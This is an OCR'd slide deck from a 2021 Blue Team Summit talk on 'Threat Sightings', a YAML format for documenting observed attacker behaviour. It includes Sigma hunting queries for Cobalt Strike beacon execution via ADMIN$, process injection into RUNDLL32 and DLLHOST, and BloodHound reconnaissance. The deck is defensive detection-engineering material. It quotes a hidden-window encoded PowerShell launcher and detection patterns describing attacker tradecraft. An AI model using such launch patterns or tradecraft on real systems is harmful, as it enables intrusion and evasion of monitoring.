Blue Team
Summit & Training 2021

Threat Sightings: The Power of Observation for Driving Cyber Threat Detection Improvements

Alejandro Houspanossian, Detection Engineer/Threat Hunting Specialist, McAfee

Agustin March, Data Engineer, McAfee

#BlueTeamSummit

Threat Sightings

The Power of Observation

Agustin March & Ale Houspanossian
AC3 Team, McAfee Enterprise

About Us

Agustin March

- Data Engineer
- Strong Software Development background
- Builds Data Pipelines

Ale Houspanossian

- SW Engg Manager
- Detection Analytics
- Threat Hunting

Agenda


- Intro
- Goal and Method of AC3 Threat Sightings
- Examples
- Status and Next steps
- Summary

Context

- High Impact Cyber Attacks on the rise
- Everyday something new!
- There is no shortage of IOCs, TTPs, threat analysis reports, etc.

- Are **we** getting better at protection/detection?


Leveraging existing knowledge to keep up with current and upcoming threats



Intro to AC3 Threat Sightings

Goal:

- To empower the Blue Team with actionable knowledge



*"We need to **express** the **acquired knowledge** about threats in a way that others **can understand the threats**."*
*"If you can **understand** the threat, then you can **take actions** .. and **achieve your objectives** against the **threat**."*

Carlos Diaz, Principal Engineer, AC3 Team


- We are early contributors to *Mitre-Engenuity ATT&CK Sightings* initiative (https://medium.com/mitre-engenuity)
- Focus: collecting and aggregating TTP telemetry to produce (strategic) insights.

Knowledge representation problem/solution

Intro to AC3 Threat Sightings! (cont.)

Method:


- representing and sharing knowledge
- understanding/rationalizing known attacks
- translating knowledge into actions
- based on observation of threats in the wild



Let’s walk through some examples

#challenge1: is this legit?

```
‘cmd.exe /b /c start /b /min powershell -nop -w hidden -
encodedcommand JABzAD0AT[REDACTED]’
```



#challenge1 : is this legit?


‘cmd.exe /b /c start /b /min powershell -nop -w hidden -encodedcommand JABzAD0AT[REDACTED]’


This needs to be investigated!

At this point we’d create a Threat Sighting!

#challenge2: What is going on?

```
- \\#{IP}\ADMIN$\a30a4f1.exe spawns C:\Windows\sytem32\rundll32.exe
- dllhost.exe creates C:\Users\Public\20210101190124_BloodHound.zip
```





Sharing Knowledge

```
- sighting: Execution - Cobalt Strike beacon started by Windows Service. Injects into RUNDLL32 and DLLHOST.
  id: b9b5b55f-dcd2-4d97-b6cb-6cdcce8fd576
  observables:
  - behavior: PE file executed from ADMIN$ folder by services.exe.[...]
  - behavior: Connected to default Cobalt Strike named pipe (MSSE-*).[...]
  - behavior: Spawned RUNDLL32 without command-line arguments.[...]
  - behavior: Injected RUNDLL32.[...]
  - behavior: RUNDLL32 created ~20 instances of DLLHOST without command-line arguments.[...]
    ST connected to default Cobalt Strike named pipe (postex_*).[...]
```

ADMIN$, RUNDLL32, DLLHOST

What is this?

This is a Threat Sighting!

Let’s analyze this Threat Sighting!

Execution from ADMIN$

```
- behavior: PE file executed from ADMIN$ folder by services.exe.
  id: b868bc41-362a-4596-9ee8-9897557e947b
  type: Process Created
  process: \\\\#{IP}\\ADMIN$\\e10a2f3.exe
  originalFileName: undefined
  cmdLine:
  - \\\\#{IP}\\ADMIN$\\e10a2f3.exe
  sha256: 11D4978BF49A98F169FD82425B7CBC5DEDCD33881AE6D4CB0C5530ECC631F640
  parentProcess: C:\\Windows\\System32\\services.exe
  notes:
  - ADMIN$ is one of the default administrative network shares in Windows.
  - ADMIN$ is hidden, and links to C:\\Windows.
  - ADMIN$ is typically used to deploy software remotely.
  - \\\\#{IP}\\ADMIN$\\ is a probable indicator of remote execution.
  - The filename pattern [a-z0-9]{7}.exe is known for Cobalt Strike PE beacons
  att&ck:
    execution:
    - "T1569.002 - System Services: Service Execution"
```

Summary of the observed behavior

Details including event type, process geno, cmdlines, hashes, etc.


Threat Analyst notes with ATT&CK tags

Connects to default CS NamedPipes

```
- behavior: PE file executed by services.exe from ADMIN$ folder.[...]
- behavior: Connected to default Cobalt Strike named pipe (MSSE-*).
  id: 621ca01e-7e2c-47e6-80a3-2a23d58a2c92
  type: NamedPipe Connected
  pipeName: '\\\\.\\pipe\\MSSE-5861-server'
  parentProcess:
  - \\\\#{IP}\\ADMIN$\\e10a2f3.exe
  notes:
  - NamedPipes are an inter-process communication mechanism on Windows.
  - NamedPipe traffic that goes host-to-host is encapsulated within the SMB protocol.
  - NamedPipe name pattern 'MSSE-[0-9]{4}-server' is one of the default NamedPipes used by Cobalt Strike.
```

Spawns RUNDLL32

```
- behavior: PE file executed by services.exe from ADMIN$ folder.[...]
- behavior: Connected to default Cobalt Strike named pipe (MSSE-*).[...]
- behavior: Spawned RUNDLL32 without command-line arguments.
  id: f383e553-ff06-4b0b-bbd9-b2682bbc73d4
  type: Process Created
  cmdLine:
  - C:\\Windows\\System32\\rundll32.exe
  parentProcess:
  - \\\\#{IP}\\ADMIN$\\e10a2f3.exe
  notes:
  - RUNDLL32 is part of Windows.
  - RUNDLL32 is used to launch functionality stored in a DLL file.
  - RUNDLL32 without commmand-line arguments is suspicious.
  - RUNDLL32 is default Spawn_to process for Cobalt Strike.
  - Cobalt Strike is a post-explotaition tool widely used in attacks.
  att&ck:
    execution:
    - "T1218.011 - Signed Binary Proxy Execution: Rundll32"
```




Injects RUNDLL32


```yaml
- behavior: PE file executed by services.exe from ADMIN$ folder.[...]
- behavior: Connected to default Cobalt Strike named pipe (MSSE-*).[...]
- behavior: Spawned RUNDLL32 without command-line arguments.[...]
- behavior: Injected RUNDLL32.
  id: f609d11c-b1aa-4dc3-b75b-56b175661716
  type: Process Hollowed
  target: C:\\Windows\\System32\\rundll32.exe
  injector: \\\\#{IP}\\ADMIN$\\e10a2f3.exe
  notes:
  - Process hollowing is a method of executing arbitrary code in the address space of a separate live process.
  - Cobalt Strike injects into temporary processes for execution.
  att&ck:
    execution:
    - "T1055.012 - Process Injection: Process Hollowing"
```

Spawns DLLHOST

```
- behavior: RUNDLL32 created ~20 instances of DLLHOST without command-line a
  id: 1669ecb0-3a8a-4858-9efd-23e5c01ad643
  type: Process Created
  cmdLine:
  - C:\\Windows\\System32\\dllhost.exe
  parentProcess:
  - C:\\Windows\\System32\\rundll32.exe
  notes:
  - DLLHOST (a.k.a. COM Surrogate) is intented to execute DLLs.
  - DLLHOST without commmand-line arguments is suspicious.
```




DLLHOST




```yaml
- sighting: Discovery - Automatic Discovery with BloodHound. Process Injection into DLLHOST.
  id: f33125a7-e43d-4547-a636-089c40c72466
  observables:
  - behavior: DLLHOST performed multiple DNS Query events.[...]
  - behavior: DLLHOST performed hundreds of network connections to local network[...]
  - behavior: DLLHOST created json files and a zip file
    id: 00e87649-62aa-41c0-92d3-93bccf268b8f
    type: File Created
    files:
    - C:\\Windows\\System32\\20210101190124_users.json
    - C:\\Windows\\System32\\20210101190124_computers.json
    - C:\\Windows\\System32\\20210101190124_groups.json
    - C:\\Windows\\System32\\20210101190124_ous.json
    - C:\\Windows\\System32\\20210101190124_gpos.json
    - C:\\Windows\\System32\\20210101190124_BloodHound.zip
    parentProcess:
    - C:\\Windows\\System32\\dllhost.exe
    notes:
    - BloodHound is an Active Directory (AD) reconnaissance tool.
    - BloodHound outputs results as JSON files
    - BloodHound can collect information about the following objects (users, computers, groups, gpos)
    - BloodHound can archive collected a ZIP file
    att&ck:
      discovery:
      - "T1560 - Archive Collected Data"
```


#challenge2: what is going on?

```
\\#{IP}\ADMIN$\a30a4f1.exe spawns C:\Windows\sytem32\rundll32.exe
dllhost.exe creates C:\Users\Public\20210101190124_BloodHound.zip
```



- Has DLLHOST created other files?
- Has DLLHOST done network connections?
- Was DLLHOST Injected?
- What is the parent process for DLLHOST?
- What a30a4f1.exe launched as a service?
- Was RUNDLL32 Injected?
- Are a30a4f1.exe, RUNDLL32, DLLHOST connecting to named pipes?

Well done!



Empowering the team with knowledge!

Threat Sighting for Cobalt Strike


```yaml
header:
  sightingReportId: 8ad76b99-b579-458c-8810-786d3e86bd79
  status: wip
  description: This Threat Sighting represent different behaviors observed during investigations that involved Cobalt Strike activity.
  author: Alejandro Houspanossian (alejandro_houspanossian@mcafee.com)
  tlp: white
  threatInformation:...
threatSightings:
  - sighting: Execution - Highly Obfuscated PowerShell command with default Cobalt Strike arguments. Service Execution....
  - sighting: Execution - Cobalt Strike beacon started by Windows Service. Injects into RUNDLL32 and DLLHOST....
  - sighting: Discovery - Automatic Discovery with BloodHound. Process Injection into DLLHOST. ...
  - sighting: Discovery - Hands-on-keyboard Discovery. Obfuscated PowerShell. ipconfig...
  - sighting: Priviledge Escalation - Named Pipes Impersonation (Cobalt getSystem)...
threatHunting:
  - query: Hunt for CobaltStrike Service Creation...
  - query: Hunt for Automated discovery...
  - query: Hunt for Suspicious Process Injection ...
  - query: Hunt for ...
footer:
  changeTracking:...
  references:
    - https://nasbench.medium.com/what-is-the-dllhost-exe-process-actually-running-ef9fe4c19c08
    - https://attack.mitre.org/techniques/T1055/012/
    - https://blog.cobaltstrike.com/2019/08/21/cobalt-strikes-process-injection-the-details-cobalt-strike/
    - https://thedfirreport.com/2021/08/29/cobalt-strike-a-defenders-guide/
```

Hunting Queries

```yaml
- query: Hunt for Suspicious Process Injection
  behaviorIds:
  - f383e553-ff06-4b0b-bbd9-b2682bbc73d4
  logsource:
    category: process_creation
    product: windows
  detection:
      parent1:
          ParentImage|endswith:
            - '\powershell.exe'
      parent2:
          ParentImage|contains:
            - 'ADMIN$'
      selection3:
          CommandLine|endswith: # no commandline arguments
            - '\\rundll32.exe'
            - '\\dllhost.exe'
            - '\\sysnative\\mstsc.exe'
            - '\\sysnative\\net.exe'
            - '\\sysnative\\svchost.exe'
            - '\\sysnative\\lsass.exe'
            - '\\sysnative\\dllhost.exe'
            - '\\sysnative\\lsass.exe'
            - '\\sysnative\\gpupdate.exe'
            - '\\sysnative\\svchost.exe -k netsvcs'
      condition: (parent1 OR parent2) AND selection3  # any of parent* AND selection3
```

cobaltstrikebot
@cobaltstrikebot

Today's 5 least common Spawn_to values:
%windir%\sysnative\mstsc.exe
%windir%\sysnative\lsass.exe
%windir%\sysnative\net.exe
%windir%\sysnative\svchost.exe
%windir%\sysnative\svchost.exe -k netsvcs

4:55 PM · Sep 2, 2021 · CobaltStrikeBot

```yaml
- query: Hunt for CobaltStrike Service Creation
  behaviorIds:
  - b868bc41-362a-4596-9ee8-9897557e947b
  - 8eb7afc6-510f-48f3-9fd1-bcc976f4ebbe
  logsource:
    category: service_creation
    product: windows
  detection:
      selection:
          binPath|contains: '/b /c start /b /min powershell -nop -w hidden -encodedcommand'
          binPath|re: '*ADMIN$\\[a-z0-9]{7}.exe'
      condition: selection
```

```yaml
- query: Hunt for Automated discovery
  behaviorIds:
  - 00e87649-62aa-41c0-92d3-93bccf268b8f
  logsource:
    category: file_creation
    product: windows
  detection:
      selection:
          FileName|re: '[0-9]{14}_BloodHound.zip'
      condition: selection
```

Detection logic expressed with SIGMA.

Checkpoint

So far we've:

- introduced the idea and structure of AC3 Threat Sightings
- analyzed/rationalized about TPPs leveraged by attackers
- seen some actionability aspects via Hunting Queries

How do we create more Threat Sightings!?

From Threat Analysis Reports to Threat Sightings

thedfirreport.com

ANALYSTS CONTACT US SERVICES

adfind cobaltstrike icedid

IcedID and Cobalt Strike vs Antivirus

July 19, 2021

Intro Although IcedID was originally discovered back in 2017, it did not gain in popularity until the latter half of 2020. We have now analyzed a couple ransomware cases in … READ MORE

cobaltstrike hancitor

Hancitor Continues to Push Cobalt Strike

June 28, 2021

First observed in 2014, Hancitor (also known as Chanitor and Tordal) is a downloader trojan that has been used to deliver multiple different malware such as Pony, Vawtrak, and DELoader. … READ MORE

adfind cot

From Wo Hour

June 20, 202

Introduction actor condu payloads fo number of t

READ MOR

https://thedfirreport.com/

https://www.malware-traffic-analysis.net/2021/index.html

malware-traffic-analysis.net/2021/index.html

MALWARE-TRAFFIC-ANALYSIS.NET

[2013] - [2014] - [2015] - [2016] - [2017] - [2018] - [2019] - [2020] - [2021]

- 2021-09-03 -- GuLoader for possible Remcos RAT
- 2021-09-02 -- Hancitor with Cobalt Strike
- 2021-09-01 -- TA551 (Shathak) BazarLoader to Trickbot gtag zev4

- 2021-08-31 -- Astaroth/Guildma from Brazil malspam
- 2021-08-30 -- Pcap and malware for an ISC diary (STRRAT)
- 2021-08-30 -- Quick post: TA551 (Shathak) BazarLoader
- 2021-08-12 -- Stolen Images Evidence.zip -> BazarLoader -> Cobalt Strike
- 2021-08-10 -- Pcap & malware for ISC diary (TA551 -> BazarLoader -> Cobalt Strike)
- 2021-08-05 -- AZORult distributed through malspam

- 2021-07-21 -- TA551 (Shathak) BazarLoader with Cobalt Strike
- 2021-07-15 -- TA551 (Shathak) Trickbot gtag zev1 with Cobalt Strike
- 2021-07-12 -- Trickbot gtag rob106
- 2021-07-02 -- Astaroth/Guildma from Brazil malspam

- 2021-06-30 -- TA551 (Shathak) pushes Trickbot with DarkVNC and Cobalt Strike
- 2021-06-21 -- BazarCall campaign pushes BazarLoader
- 2021-06-18 -- TA551 (Shathak) English-template Word docs push Gozi/ISFB/Ursnif
- 2021-06-17 -- Hancitor with Cobalt Strike
- 2021-06-16 -- Quick post: BazarCall campaign pushes BazarLoader
- 2021-06-15 -- Quick post: Hancitor with Ficker Stealer and Cobalt Strike
- 2021-06-04 -- Quick post: Qakbot (Qbot) with Cobalt Strike and spambot activity
- 2021-06-03 -- Quick post: BazarCall website to BazarLoader infection with Cobalt Strike
- 2021-06-02 -- TA551 (Shathak) Word docs push IcedID (Bokbot)
- 2021-06-01 -- Hancitor infection with Cobalt Strike and netping tool activity

From InfoSec Twitter with love


You Retweeted

James
@James_inthe_box

A fresh #unknown #ransomware

app.any.run/tasks/7574bd29...

cc @demonslay335



5:22 PM · Sep 2, 2021 · TweetDeck

12 Retweets 1 Quote Tweet 27 Likes

You Retweeted

Racco42
@Racco42

Another lure for #fin7 #griffon
Subject: "Company VPN - your personal privacy"
Attach: "Domain VPN.zip"
JS: "Virtual private network - confidential internet for employees - v.2.1 2021.js"
same MD5: f1680aa55c88220bcf83e24d89628cc9

app.any.run
The new dead list 09.01.2021of American soldiers at the airport in Kabul.txt.js ...
Interactive malware hunting service. Live testing of most type of threats in any environments. No installation and no waiting necessary.

ScumBots
@ScumBots

